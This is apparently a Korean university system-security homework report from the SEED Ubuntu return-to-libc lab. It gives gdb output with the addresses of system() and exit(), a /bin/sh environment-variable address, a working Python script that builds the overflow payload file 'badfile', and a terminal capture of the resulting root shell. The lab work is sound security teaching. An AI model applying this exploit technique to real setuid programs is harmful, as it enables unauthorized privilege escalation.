


시스템 보안 7주차 과제


1. system() 및 exit() 주소 출력 결과



```
SEED Ubuntu20.04 [실행 중] - Oracle VM VirtualBox
파일  머신  보기  입력  장치  도움말
Activities  Terminal  Oct 13 02:06  seed@VM: ~

if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from stack...
(No debugging symbols found in stack)
gdb-peda$ run
Starting program: /home/seed/stack
Returned Properly
[Inferior 1 (process 2706) exited with code 01]
Warning: not running
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

2. "/bin/sh" 문자열 주소 출력 결과



```
SEED Ubuntu20.04 [실행 중] - Oracle VM VirtualBox
파일  머신  보기  입력  장치  도움말
Activities  Terminal  Oct 13 02:16  seed@VM: ~

[5]+  Stopped                  nano envaddr.c
[10/13/25] seed@VM:~$ nano envaddr.c

Use "fg" to return to nano.

[6]+  Stopped                  nano envaddr.c
[10/13/25] seed@VM:~$ nano envaddr.c
[10/13/25] seed@VM:~$ nano envaddr.c
[10/13/25] seed@VM:~$ gcc -m32 -o env55 envaddr.c
[10/13/25] seed@VM:~$ export MY_SHELL="/bin/sh"
[10/13/25] seed@VM:~$ ./env55
Value: /bin/sh
Address: 0xffffd478
[10/13/25] seed@VM:~$
```

3. libc_exploit.py 코드

```
libc_exploit.py X
C: > Users > jjang > Downloads > libc_exploit.py > ...
1  #!/usr/bin/python3
2  import sys
3
4  # Fill content with non-zero values
5  content = bytearray(0xaa for i in range(300))
6
7  X = 108 + 12
8  sh_addr = 0xffffd478      # The address of "/bin/sh"
9  content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11 Y = 108 + 8
12 exit_addr = 0xf7e04f80    # The address of exit()
13 content[Y:Y+4] = (exit_addr).to_bytes(4,byteorder='little')
14
15 Z = 108 + 4
16 system_addr = 0xf7e12420  # The address of system()
17 content[Z:Z+4] = (system_addr).to_bytes(4,byteorder='little')
18
19 # Save content to a file
20 with open("badfile", "wb") as f:
21     f.write(content)
```

4. libc_exploit.py와 stack 의 실행과 루트 셸이 실행되는모습

```
SEED Ubuntu20.04 [실행 중] - Oracle VM VirtualBox
파일  머신  보기  입력  장치  도움말
Activities  Terminal  Oct 13 02:30
seed@VM: ~
$2 = (char (*)[100]) 0xffffcfac
gdb-peda$ p/d 0xffffd018 - 0xffffcfac
$3 = 108
gdb-peda$
[7]+  Stopped                  gdb -q stack_dbg
[10/13/25] seed@VM: ~$ nano libc_exploit.py
[10/13/25] seed@VM: ~$ ./libc_exploit.py
bash: ./libc_exploit.py: Permission denied
[10/13/25] seed@VM: ~$ chmod u+x libc_exploit.py
[10/13/25] seed@VM: ~$ libc_exploit.py
[10/13/25] seed@VM: ~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sam
bashare),136(docker)
#
```